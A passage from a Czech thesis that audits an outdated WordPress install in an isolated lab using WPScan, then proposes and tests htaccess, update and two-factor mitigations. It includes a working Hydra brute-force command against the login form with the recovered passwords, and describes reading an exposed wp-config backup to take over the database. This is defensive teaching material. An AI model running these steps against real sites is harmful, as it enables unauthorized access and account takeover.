U každé položky zranitelnosti v databázi jsou uvedeny postižené verze, externí odkazy s podrobnějšími informacemi o dané chybě a také klasifikace zranitelnosti (interní WPVDB ID, CVE, CWE a odkaz na OWASP Top 10). Databáze má také k dispozici rozhraní API dostupné zdarma pro nekomerční použití.

Databáze k datu zpracování této práce obsahuje 633 verzí WordPressu, více než 100 000 modulů a více než 24 000 témat. Celkově eviduje více než 37 000 zranitelností. [23]

Databáze zranitelností je dostupná online na těchto adresách:

- Bezpečnostní chyby jádra redakčního systému https://wpscan.com/wordpresses
- Zranitelnosti modulů https://wpscan.com/plugins
- Zranitelnosti témat https://wpscan.com/themes

3.2.2. Databáze Common Vulnerabilities and Exposures

Common Vulnerabilities and Exposures (CVE) je databáze veřejně známých problémů v oblasti bezpečnosti informačních systémů. Databáze CVE poskytuje správcům informačních technologií, vývojářům, podnikům, akademickým pracovníkům a všem dalším zainteresovaným stranám pohodlný a spolehlivý způsob výměny informací o problémech v oblasti kybernetické bezpečnosti. Zranitelnosti jsou objevovány a následně přiřazovány a zveřejňovány organizacemi z celého světa, které spolupracují s programem CVE. [1]

Každému CVE je přiřazeno číslo známé jako identifikátor CVE. Identifikátory CVE přiděluje jedna z přibližně 100 autorit pro číslování CVE (CNA). Identifikátor CVE má podobu CVE-[rok]-[číslo]. Rok představuje rok, ve kterém byla zranitelnost nahlášena. Číslo je pořadové číslo přidělené CNA.

Například CVE-2022-21664 odkazuje na bezpečnostní chybu obsaženou v jádru WordPress, nález upozorňuje na možnost SQL injektování. Záznam obsahuje i odkazy na různé zdroje, které zranitelnost popisují a případně přidávají možnost řešení problému.

3.3. Právní dopady hackování a etického hackování

V současné době sami hackeři užívají označení hacker pro osoby, které mají vynikající znalosti fungování informačních a komunikačních systémů, počítačových systémů, jejich operačních systémů a dalších programů, jejich síťových principů a mechanismů, přičemž jsou zároveň i vynikajícími programátory schopnými tvořit vlastní software, a to ve velmi krátkém čase. Právě snaha o poznání, jakým způsobem informační technologie, aplikace či technický prostředek fungují, zpřístupnění těchto informací i ostatním uživatelům, je hnacím motorem i filozofií řady osob. Schopnost hackera získávat si díky vlastním navrženým a napsaným počítačovým programům přístup do počítačových systémů i mimo běžné způsoby přístupu (což ovšem nutně neznamená, že zisk takového přístupu musí být motivován snahou způsobit uživateli škodu, jinou újmu nebo se na proniknutí do systému jinak obohatit), je jednou, nikoliv jedinou dovedností.

Hackery tak lze dle Jana Koloucha rozdělit do tří základních skupin [8]:

- **White Hats** – jsou hackeři, kteří uskutečňují své průniky do systému za využití bezpečnostních slabin systému právě za účelem odhalení těchto bezpečnostních mezer a vytvoření takových mechanismů a bariér, které by tyto útoky měly znemožňovat. Jsou často zaměstnanci či externími spolupracovníky renomovaných společností podnikajících v oblasti informačních technologií. Svým průnikem do systému

nezpůsobují uživatelům škodu či jinou újmu, naopak v mnoha případech upozorňují správce takto napadeného systému na bezpečnostní chyby. Jejich činnost je zásadně nedestruktivního charakteru.

- **Black Hats** – v podstatě opak hackerů řazených mezi White Hats. Jejich motivací je snaha způsobit uživateli napadeného systému škodu či jinou újmu, resp. získat majetkový nebo jiný prospěch. Mimo vlastní realizaci prolomení napadeného systému je v jejich jednání patrný ještě další, kriminální prvek.

- **Gray Hats** – jde o šedou zónu hackerů, tedy o osoby, které se nevyprofilovaly směrem k uvedeným dvěma skupinám. Občas z jejich strany může dojít k porušení práva jiného nebo morálních principů, avšak jejich činnost není primárně hnána snahou o způsobení škody, jako tomu je u Black Hats.

Právní dopady hackování jsou velmi závažné a zahrnují především trestní odpovědnost za neoprávněný přístup k počítačovým systémům a datům. Pokud jsou údaje získány neoprávněně, může to vést k porušení soukromí a důvěrnosti osobních dat, což může mít pro oběti vážné důsledky.

Převážná většina trestných činů proti důvěrnosti, integritě a dostupnosti počítačových dat a systémů je zasazena v Trestním zákoníku do hlavy V („Trestné činy proti majetku“). [9]

Trestné činy upravené zákonem č. 40/2009 Sb., o trestní zákoník, ve znění pozdějších změn a předpisů, páchané ve vztahu k datům (uloženým informacím) [9]:

- Neoprávněný přístup k počítačovému systému a nosiči informací (§ 230),

- Opatření a přechovávání přístupového zařízení a hesla k počítačovému systému a jiných takových dat (§ 231),

- Poškození záznamu v počítačovém systému a na nosiči informací a zásah do vybavení počítače z nedbalosti (§ 232).

Kromě trestní odpovědnosti za neoprávněný přístup k počítačovým systémům a datům existují i další právní důsledky, jako jsou občanskoprávní nároky na náhradu škody. Pokud je oběť hackování schopna prokázat, že utrpěla finanční ztrátu nebo utrpěla jinou újmu v důsledku útoku, může po útočníkovi požadovat náhradu škody. V některých případech může být trestní odpovědnost doplněna i občanskoprávní odpovědností.

3.4. Volba vhodného nástroje a databáze pro testování

Pro účely bezpečnostního auditu redakčního systému WordPress byl zvolen nástroj WPScan, protože se přímo zaměřuje na testování redakčního systému WordPress. Tento nástroj využívá nejobsáhlejší databází známých zranitelností WordPress Vulnerability database, která poskytuje informace o známých zranitelnostech v jádře, zásuvných modulech i šablonách vzhledu.

Pro účel prolomení autentizace hrubou silou byl zvolen nástroj Hydra a BurpSuite.

4. BEZPEČNOSTNÍ AUDIT REDAKČNÍHO SYSTÉMU WORDPRESS

4.1. Příprava laboratorního prostředí

Pro účely této práce bylo vytvořeno laboratorní prostředí pomocí virtualizačního software Oracle VM VirtualBox. Virtualizace je technologie, která umožňuje vytváření virtuálních počítačů na jednom fyzickém počítači. To znamená, že na jednom zařízení může běžet více nezávislých operačních systémů současně. Virtualizace se v posledních letech stala stále populárnější, protože umožňuje vývojářům a IT odborníkům testovat a vytvářet různé konfigurace a scénáře bez nutnosti vlastnit několik fyzických počítačů.

Byly vytvořeny dva virtuální počítače, jeden v roli webového serveru a druhý v roli útočné stanice. Webový server je počítač, který zajišťuje poskytování webových stránek a aplikací pro uživatele, kteří k němu přistupují přes internetový prohlížeč. Druhý virtuální počítač má roli útočné stanice. Útočná stanice je počítač, který slouží k simulaci útoků, které jsou namířeny proti webovému serveru.

Tyto virtuální počítače mi umožňují testovat zabezpečení redakčního systému WordPress v izolovaném prostředí, v kterém není ohrožena žádná reálná infrastruktura.

4.1.1. Webový server

Pro účel webového serveru byl zvolen operační systém Ubuntu Server, který byl nainstalován do virtuálního počítače. Konfigurační soubor je k dispozici v příloze A.

Tento operační systém se vyznačuje vysokou stabilitou a bezpečností, což ho dělá vhodným pro různé účely v oblasti serverových aplikací. Jednou z největších výhod Ubuntu Serveru je jeho otevřenost a flexibilita, navíc je k dispozici zdarma a jeho zdrojový kód je volně dostupný.

Ubuntu Server je dobře podporován komunitou a nabízí mnoho předpřipravených balíčků pro různé aplikace, jako jsou webové servery, databáze, e-mailové servery a mnoho dalšího. Tyto balíčky mohou být snadno nainstalovány pomocí příkazového řádku nebo grafického rozhraní. Ubuntu Server nabízí vysokou úroveň bezpečnosti, operační systém je pravidelně aktualizován a zabezpečován proti různým typům útoků.

Na server byl pomocí balíčkového repositáře doinstalován a nakonfigurován Apache, Maria DB a PHP, jde o kombinací open-source technologií, které jsou běžně používány pro provoz webových aplikací.

Pro snadnou správu testovaného subjektu bylo doinstalováno rozhraní příkazového řádku WP-CLI pro WordPres, prostřednictvím kterého lze jednoduše instalovat moduly, jádro i šablony v požadovaných verzích pro účely testování. Samotný nástroj pak nabízí pokročilé možnosti automatizace opakujících se úloh. Vývojáři mohou vytvořit skripty, které provádějí rutinní úkoly jako například, zálohu databáze a aktualizaci pluginů nebo šablon. Tyto skripty mohou být i součástí průběžné integrace ve vývojovém procesu.

V rámci Apache byla vytvořena konfigurace webové stránky wordpress.conf:

```
<VirtualHost *:80>
<Directory /var/www/wordpress>
Options Indexes FollowSymlinks
AllowOverride All
Require all granted
</Directory>
   ServerAdmin webmaster@localhost
   ServerName wordpress.local
   ServerAlias www.wordpress.local
   DocumentRoot /var/www/wordpress
   ErrorLog ${APACHE_LOG_DIR}/error.log
   CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Ethernetovém adaptéru webového serveru byla přiřazena statická IP adresa 192.168.1.112

Pomocí nástroje WP-CLI byla vytvořena testovací instance redakčního systému WordPress s výchozím nastavením do předem vytvořené webové stránky wordpress.local. Jakožto modelový příklad, který znázorňuje realitu dnešních webových stránek, byl zvolen redakční systém se zastaralou verzí jádra 5.6.2, která v době psaní práce odpovídá 2 roky starému webu, na kterém nebyly provedeny od jeho spuštění žádné bezpečnostní aktualizace. Na web byla nainstalována sada běžných pluginů: modul pro vytváření formulářů Ninja Forms verze 3.5.0, modul pro integraci měřících kódů Jednoduchý Google Analytics verze 1.1.1 a plugin pro přidání sídlících tlačítek na sociální sítě WP Socials Buttons verze 2.0. Také byly vytvořeni dva uživatelé se slabým heslem, které nesplňuje základní požadavky na komplexitu hesla.

4.1.2. Útočná stanice

Jako útočnou stanici byla zvolena jedna z nejpopulárnějších Linuxových distribucí pro penetrační testování Kali. Konfigurační soubor je k dispozici v příloze B.

V Kali Linuxu jsou zahrnuty nástroje pro testování bezpečnosti sítí, jako jsou skenování portů, zneužívání zranitelností, odposlech sítě a podobně. Systém obsahuje i nástroje pro testování bezpečnosti aplikací, jako jsou testy prolomení autentizace, SQL injection, XSS útoky a další. Pro forenzní analýzu jsou v Kali Linuxu k dispozici nástroje pro sběr a analýzu dat, obnovení smazaných souborů a další. V bezpečnostní komunitě se na Kali Linux nahlíží jako na standard a mnozí lidé stavějí na tomto frameworku[7].

Pro účely bezpečnostního auditu byl nakonfigurován soubor host přidáním překladu doménového jména wordpress.local na IP adresu webového serveru 192.168.1.112.

4.2. Analýza stávajícího stavu aplikace

Pro analýzu stavu redakčního systému WordPress byl použit specializovaný nástroj WPScan.

Skenování známých zranitelností

Pomocí příkazu **wpscan --url http://wordpress.local -e vp --plugins-detection mixed** byla webová aplikace skenovaná na zásuvné moduly obsahující zranitelnost a zranitelnosti jádra za užití pasivních i agresivních metod detekce pluginů. Kompletní výstup z proběhlého skenu je k dispozici v příloze C.

Pomocí analýzy byl úspěšně detekován redakční systém WordPress ve verzi 5.6.2 z 22. 2. 2021, v jádru redakčního systému bylo identifikováno 29 známých zranitelností viz Tabulka 1.

Tabulka 1: Nalezené známé zranitelnosti v jádře redakčního systému

Název zranitelnosti	Typ zranitelnosti
WordPress 5.6-5.7 - Autentizovaný XXE v knihovně médií ovlivňující PHP 8	XXE
WordPress 4.7-5.7 - Autentizovaný stránky chráněné heslem - vystavení nebezpečí.	ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ
WordPress 3.7 až 5.7.1 - Injekce objektu v PHPMaileru	INJEKCE OBJEKTU
WordPress 5.4 až 5.8 - Aktualizace knihovny Lodash	INJEKCE
WordPress 5.4 až 5.8 - Autentizovaný XSS v editoru bloků	XSS
WordPress 5.4 až 5.8 - Odhalení dat přes REST API	ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ
WordPress < 5.8.2 - Vypršení platnosti certifikátu DST Root CA X3	
WordPress < 5.8 - Zmatek v zásuvných modulech	NEZNÁMÝ

Název zranitelnosti	Typ zranitelnosti
WordPress < 5.8.3 - SQL injekce prostřednictvím WP_Query	SQL INJEKCE
WordPress < 5.8.3 - Autor+ Uložený XSS prostřednictvím štítků příspěvku	XSS
WordPress 4.1-5.8.2 - SQL injekce přes WP_Meta_Query	SQL INJEKCE
WordPress < 5.8.3 - Super Admin objektová injekce ve vícestránkovém webu	INJEKCE OBJEKTU
WordPress < 5.9.2 - Zneužití prototypu v jQuery	NEZNÁMÝ
WordPress < 6.0.2 - Odražený Cross-Site Scripting	XSS
WordPress < 6.0.2 - Ověřený uložený Cross-Site Scripting	XSS
WordPress < 6.0.2 - SQLi přes Link API	SQL INJEKCE
WordPress < 6.0.3 - Uložený XSS přes wp-mail.php	XSS
WordPress < 6.0.3 - Otevřené přesměrování přes wp_nonce_ays	REDIRECT
WordPress < 6.0.3 - Odhalení e-mailové adresy prostřednictvím wp-mail.php	ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ
WordPress < 6.0.3 - Odražený XSS prostřednictvím SQLi v knihovně médií	XSS
WordPress < 6.0.3 - CSRF v souboru wp-trackback.php	CSRF
WordPress < 6.0.3 - Uložený XSS prostřednictvím nástroje Customizer	CSRF
WordPress < 6.0.3 - Uložený XSS prostřednictvím úpravy komentářů	XSS
WordPress < 6.0.3 - Únik obsahu z vícedílných e-mailů	ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ
WordPress < 6.0.3 - SQL injekce ve WP_Date_Query	SQL INJEKCE
WordPress < 6.0.3 - Uložený XSS prostřednictvím widgetu RSS	XSS
WordPress < 6.0.3 - Odhalení dat prostřednictvím koncového bodu REST Terms/Tags	NESPRÁVNÁ AUTORIZACE
WordPress < 6.0.3 - Vícenásobné uložené XSS přes Gutenberg	XSS
WordPress <= 6.2 - Neautentizovaný slepý SSRF prostřednictvím DNS Rebinding	SSRF

Zdroj: vlastní

Šablona vzhledu byla identifikována TwentyTwentyOne v neaktuální verzi 1.8, která však neobsahovala žádné známé zranitelnosti viz Obrázek 10.

```
[+] WordPress theme in use: twentytwentyone
 | Location: http://wordpress.local/wp-content/themes/twentytwentyone/
 | Last Updated: 2023-03-29T00:00:00.000Z
 | Readme: http://wordpress.local/wp-content/themes/twentytwentyone/readme.txt
 | [!] The version is out of date, the latest version is 1.8
 | Style URL: http://wordpress.local/wp-content/themes/twentytwentyone/style.css?ver=1.1
 | Style Name: Twenty Twenty-One
 | Style URI: https://wordpress.org/themes/twentytwentyone/
 | Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your
best brush. Wi ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://wordpress.local/wp-content/themes/twentytwentyone/style.css?ver=1.1, Match: 'Version: 1.1
'
```

Obrázek 10: Identifikace šablony vzhledu redakčního systému

Zdroj: vlastní

Analýza modulů odhalila 14 známých zranitelností viz Tabulka 2.

Tabulka 2: Nalezené známe zranitelnosti v modulech redakčního systému

Název zranitelnosti	Typ zranitelnosti
Akismet 2.5.0-3.1.4 - Neautentizované ukládání Cross-Site Scripting (XSS)	XSS
Goolytics - Simple Google Analytics < 1.1.2 - Admin + Uložený Cross-Site Scripting	XSS
Ninja Forms < 3.5.8 - Nechráněné REST-API pro odhalení citlivých informací	ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ
Ninja Forms < 3.5.8 - Nechráněné REST-API na e-mailovou injekci	KONTROLY PŘÍSTUPU
NinjaForms < 3.5.8.2 - Admin+ Stored Cross-Site Scripting	XSS
Ninja Forms < 3.6.4 - Admin+ SQL Injection	SQL INJEKCE
Ninja Forms < 3.6.8 - Neautentizované odhalení e-mailové adresy	ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ
Nina Forms < 3.5.5 - Odražený Cross-Site Scripting	XSS
Ninja Forms < 3.6.10 - Admin + Uložený Cross-Site Scripting prostřednictvím importu	XSS
Ninja Forms < 3.6.10 - Admin + uložený Cross-Site Scripting při importu.	XSS
Ninja Forms < 3.6.11 - Neautentizovaná injekce objektu PHP	INJEKCE OBJEKTU
NinjaForms < 3.6.13 - Admin + PHP Objection Injection	INJEKCE OBJEKTU
Ninja Forms < 3.6.22 - Odražený XSS	XSS

Zdroj: vlastní

Skenování záložních konfiguračních souborů a záloh databáze

Pomocí příkazu **wpscan --url http://wordpress.local -e dbe** byla webová aplikace skenována na přítomnost zálohy databáze. Přítomnost této zálohy nebyla potvrzena viz Obrázek 11.

```
[+] Enumerating DB Exports (via Passive and Aggressive Methods)
 Checking DB Exports - Time: 00:00:00 ⟺ (68 / 68) 100.00% Time: 00:00:00

[i] No DB Exports Found.
```

Obrázek 11: Zjištění přítomnosti zálohy databáze

Zdroj: vlastní

Příkazem **wpscan --url http://wordpress.local -e cb** byl redakční systém prověřen na přítomnost záložního souboru wp-config.php, který obsahuje citlivá data. Přítomnost tohoto souboru byla potvrzena viz Obrázek 12, záložní soubor je umístěn v kořenu aplikace pod názvem wp-config.bkp.

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <> (137 / 137) 100.00% Time: 00:00:00

[i] Config Backup(s) Identified:

[!] http://wordpress.local/wp-config.bkp
 | Found By: Direct Access (Aggressive Detection)
```

Obrázek 12: Zjištění přítomnosti záložního souboru wp-config.php

Zdroj: vlastní

Enumerace uživatelů

Pro analýzu uživatelů redakčního systému byl použit příkaz
wpscan --url http://wordpress.local -e u byli zjištění dva uživatelé se jmény admin a sofia viz Obrázek 13.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 ⟺ (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)

[+] sofia
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Obrázek 13: Enumerace uživatelů redakčního systému

Zdroj: vlastní

Detekce dostupnosti souborů xmlrpc.php a wp-cron.php

Během skenování aplikace viz Obrázek 14: Soubor xmlrpc.php je veřejně dostupný byla odhalena veřejná dostupnost souborů xmlrpc.php, tento soubor může být zneužit k útoku hrubou silou na přihlášení do systému.

```
[+] XML-RPC seems to be enabled: http://wordpress.local/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

Obrázek 14: Soubor xmlrpc.php je veřejně dostupný

Zdroj: vlastní

Bezpečnostní sken odhalil veřejnou dostupnost souboru wp-cron.php viz Obrázek 15: Soubor wp-cron.php je veřejně dostupný, který může být zneužit k vyřazení webu z provozu prostřednictvím DDOS útoku.

```
[+] The external WP-Cron seems to be enabled: http://wordpress.local/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

Obrázek 15: Soubor wp-cron.php je veřejně dostupný

Zdroj: vlastní

4.3. Návrh opatření zjištěných zranitelností

Nalezené zranitelnosti lze zcela eliminovat, případně částečně zmírnit jejich dopady.

Zjištěné známe zranitelnosti jádra a modulů

Během analýzy redakčního systému bylo odhaleno velké množství známých zranitelností v jádře i v zásuvných modulech. Zde platí jasné doporučení provedení aktualizace jádra i všech modulů a nastavení bezpečnostních aktualizací jádra na pravidelné bázi. Je na místě povolení minoritních (bezpečnostních) aktualizací jádra systému, při kterých nejsou upravovány funkcionality. Povolení minoritních aktualizací nastavíme definováním konstanty WP_AUTO_UPDATE_CORE na hodnotu minor v konfiguračním souboru wp-config.php.

define('WP_AUTO_UPDATE_CORE', 'minor');

Aktualizace majoritních verzích doporučuji provádět ručně z důvodu přidávání, případně rušení funkcionalit. Tyto aktualizace mohou mít negativní dopad na funkčnost webové stránky. Je zapotřebí takové aktualizace testovat, než budou provedeny na produkčním prostředí.

Správce redakčního systému by měl sledovat vydávané aktualizace jádra i zásuvných modulů a aktualizovat.

Odstranění nezbytných souborů

Soubory sloužící během vývoje nebo nasazení redakčního systému na produkční prostředí by nikdy neměli zůstat na produkčním prostředí, pokud je jejich přítomnost z nějakého důvodu nezbytná, je zapotřebí přístup k těmto souborům ochránit patřičným přístupovým oprávněním pomocí souborových oprávnění a řízení přistupu pomocí htaccess v případě použití webového serveru Apache.

Nalezený záložní soubor konfigurace wp-config.bkp doporučuji odebrat.

Pokud se na webu některé pluginy nevyužívají je vhodné je také odebrat. Testovaný web obsahuje předinstalované moduly Akismet a Hello Dolly, které nejsou využívány, a proto je doporučeno je odebrat.

Zamezení enumerace uživatelů

Zabránění odhalení uživatelských je vhodné nastavit na dvou úrovních. První z nich je zablokování enumerace pomocí hezkých URL, druhá úroveň je zablokování enumerace pomoci REST API. Oba případy ošetříme zápisem pravidel do souboru htaccess v kořenové složce redakčního systému.

```
<IfModule mod_rewrite.c>
   RewriteEngine On
   RewriteRule ^wp-json/wp/v2/users.*$ - [R=404]
   RewriteCond %{QUERY_STRING} (author=\d+) [NC]
   RewriteRule .* - [F]
</IfModule>
```

Výchozí šablona TwentyTwentyOne přidává jméno autora do příspěvků a je prozrazeno i touto cestou. Doporučením tedy je neužívat hlavní administrátorské účty k publikačním činnostem a neužívat snadno uhodnutelné jméno jako je admin.

Zamezení útokům hrubou silou na přihlašovací formulář

Útokům hrubou silou na přihlašovací formulář lze zabránit přidáním ochranného prvku proti robotům tzv. recaptchu. Tato ochrana detekuje, zda se na stránce pohybuje skutečný člověk pomocí detekcí pohybů myši nebo klávesnice. Také může vyžadovat interakci od uživatele typu vyber obrázky, na kterých se vyskytuje autobus. Touto ochranou potlačíme možnost odeslání formuláře pomocí skriptovacích robotů.

Pokud by útočník zkoušel prolomit přihlašovací formulář ručně a vykazoval u toho známky chování člověka, jen recaptcha nebude dostatečným řešením. Zde je vhodné doplnit o další bezpečnostní prvek. Je vhodné sledovat počty odeslaných formulářů s chybně zadanými přihlašovacími údaji a pokud počet odeslaných formulářů překročí stanovenou mez, dojde k zablokování uživatelům z dané IP adresy. Alternativně lze doporučit konfigurace dvoufaktorové autentizace.

Doporučením je doinstalovaní bezpečnostního modulu Wordfence Login Security pro ochranu přihlašovacího formuláře pomocí reCAPTCHA a dvoufázového ověření.

Zamezení zneužití souborů xmlrpc a wp-cron.php

Efektivním způsobem jak zabránit zneužití souborů xmlrpc.php a wp-cron.php je blokování jejich přístupu pomocí htaccess pravidel. K blokování může být přistoupeno pouze v případě, kdy není služba XML-RPC aktivně využívána a za předpokladu, že cron události budou řádně probíhat na pozadí, čehož lze dosáhnout nastavením systémové cronu.

Pravidlo pro blokování přístupu k souboru xmlrpc.php:

```
<Files xmlrpc.php>
   <IfModule mod_authz_core.c>
      Require all denied
   </IfModule>
   <IfModule !mod_authz_core.c>
      Order allow,deny
      Deny from all
   </IfModule>
</Files>
```

Pravidlo pro blokování přístupu k souboru wp-cron.php:

```
<Files wp-cron.php>
   <IfModule mod_authz_core.c>
      Require all denied
   </IfModule>
   <IfModule !mod_authz_core.c>
      Order allow,deny
      Deny from all
   </IfModule>
</Files>
```

4.4. Exploitace a prověření mitigace odhalených zranitelností

Aktualizace jádra a modulů

Provedenou aktualizací došlo k odstranění velkého počtu známých zranitelností.

K datu psaní této práce jádro WordPressu obsahovalo neopravenou zranitelnost pro verze menší nebo rovno 6.2 klasifikováno jako SSRF a identifikováno pod CVE-2022-3590 viz Obrázek 16.

```
[+] WordPress version 6.2 identified (Latest, released on 2023-03-29).
 | Found By: Rss Generator (Passive Detection)
 |  - http://wordpress.local/feed/, <generator>https://wordpress.org/?v=6.2</generator>
 |  - http://wordpress.local/comments/feed/, <generator>https://wordpress.org/?v=6.2</generator>
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: WP ⩽ 6.2 - Unauthenticated Blind SSRF via DNS Rebinding
 |     References:
 |      - https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3590
 |      - https://blog.sonarsource.com/wordpress-core-unauthenticated-blind-ssrf/
```

Obrázek 16: Zranitelnost WordPress v aktuální verzi

Zdroj: vlastní

Modul WP Social Buttons v nejaktuálnější verzi taktéž obsahuje jednu známou zranitelnost pro verze rovno nebo menší 2.2 klasifikovanou jako XSS a identifikovanou pod CVE-2022-0874 viz Obrázek 17.

```
[+] wp-social-buttons
 | Location: http://wordpress.local/wp-content/plugins/wp-social-buttons/
 | Latest Version: 2.2 (up to date)
 | Last Updated: 2022-07-04T16:51:00.000Z
 | Readme: http://wordpress.local/wp-content/plugins/wp-social-buttons/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://wordpress.local/wp-content/plugins/wp-social-buttons/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: WP Social Buttons ⩽ 2.2 - Admin+ Stored Cross-Site Scripting
 |     References:
 |      - https://wpscan.com/vulnerability/36cdd130-9bb7-4274-bac6-07d00008d810
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0874
 |
 | Version: 2.2 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://wordpress.local/wp-content/plugins/wp-social-buttons/readme.txt
```

Obrázek 17: Zranitelnost modulu WP Social Buttons v aktuální verzi

Zdroj: vlastní

Tyto nálezy potvrzují nutnost pravidelných aktualizací redakčního systému a jeho zásuvných modulů.

Zneužití zálohy konfigurace

Záložní konfigurační soubor wp-config.bkp lze jednoduše vyčíst zadáním cesty k tomuto souboru http://wordpress.local/wp-config.bkp.

Z tohoto souboru lze vyčíst vysoce citlivé údaje jako je přihlašovací jméno do databáze, jeho heslo a adresa databázového serveru.

```
define( 'DB_NAME', 'wordpress_bc' );
define( 'DB_USER', 'root' );
define( 'DB_PASSWORD', 'toor' );
define( 'DB_HOST', 'localhost' );
```

Pokud se na webové serveru nachází i oblíbený správce databáze phpMyAdmin nebo je umožněno vzdálené připojení do databáze útočník získává přístup ke kompletní databázi systému. Může např vytvořit uživatele, zmodifikovat obsah nebo převzít uživatelské účty, včetně administrátorských. Uživatelská hesla jsou v databázi uložena pomocí MD5 hash, útočník vygeneruje hash pro své heslo a v tabulce users jej přepíše.

Je vysoce důležité chránit obsah konfiguračního souboru wp-config.php a nevytvářet jeho zálohy, které by mohl útočník zneužít. Odstraněním souboru wp-config.bkp bylo bezpečnostní riziko eliminováno.

Enumerace uživatelů

Pomocí enumerace uživatelů bez jakéhokoliv bezpečnostního opatření lze vyčíst z redakčního systému kompletní výčet uživatelských jmen. Tato jména lze následně využít k útoku hrubou silou na přihlašovací formulář.

Nastavením bezpečnostního opatření dle doporučení v předchozím bodě bylo toto riziko sníženo. Aktuálně lze odhalit pouze uživatele, kteří publikovali příspěvek.

Útok hrubou silou na přihlašovací formulář

Na základě enumerace uživatelských jmen byl vytvořen textový soubor uzivatele.txt, který obsahuje nalezená jména sofia a admin. Dále byl vytvořen soubor hesla.txt obsahující nejčastěji používaná hesla včetně slabých hesel zmíněných uživatelů.

Pro samotný útok je použit nástroj Hydra a Burpsuite, nástroj hydra slouží k provedení samotného útoku a nástroj Burpsuite slouží k zachycení POST požadavku, který je použit v příkazu nástroje Hydra.

Pomocí nástroje Burpsuite a webového prohlížeče byla navštívena stránka s přihlašovacím formulářem do redakčního systému wordpress.local/wp-admin a byl odeslán pokus o přihlášení s uživatelským jménem a heslem test. Na základě zachycení POST požadavku na přihlášení, vytvořených souborů s hesly a uživatelskými jmény byl sestaven příkaz pro nástroj Hydra:

```
$ hydra -L /home/kali/Desktop/uzivatele.txt -P /home/kali/Desktop/hesla.txt wordpress.local http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=P%C5%99ihl%C3%A1sit+se&redirect_to=http%3A%2F%2Fwordpress.local%2Fwp-admin%2F&testcookie=1:Uživatelské jméno" -V
```

Po vykonání útoku byly úspěšně odhaleny přihlašovací údaje:
[80][http-post-form] host: wordpress.local login: admin password: lukas123
[80][http-post-form] host: wordpress.local login: sofia password: kvetinka123

Kompletní průběh útoku je k dispozici v příloze D.

Následně byl doinstalován plugin Wordfence Login Security a bylo aktivováno dvoufázové ověření při přihlášení do redakčního systému pro uživatele admin pomocí aplikace Microsoft Authenticator. Po spuštění stejného útoku bylo již odhaleno pouze heslo uživatele sofia:
[80][http-post-form] host: wordpress.local login: sofia password: kvetinka123


Dvoufázové ověření tudíž zabránilo průniku i za použití slabého hesla.

V rámci pluginu Wordfence Login Security byla dále nakonfigurována ochrana proti robotům reCAPTCHA v3 od společnosti Google a útok byl zopakován. Po vykonání útoku nebylo odhaleno žádné z uživatelských hesel.

Přístup k souboru xmlrpc.php

V případě přímého přístupu na adresu http://wordpres.local/xmlrpc.php se uživateli zobrazí hlášení, že XML-RPC přijímá pouze POST požadavky, to znamená, že k souboru lze napřímo přistoupit.

Po aplikaci pravidla k zamezení přístupu v htaccess souboru se vrací odpověď se statusem 403 Zakázáno, viz Obrázek 18.




Obrázek 18: Záhlaví odpovědi na soubor xmlrpc.php po nastavení ochrany

Zdroj: vlastní

Přístup k souboru wp-cron.php

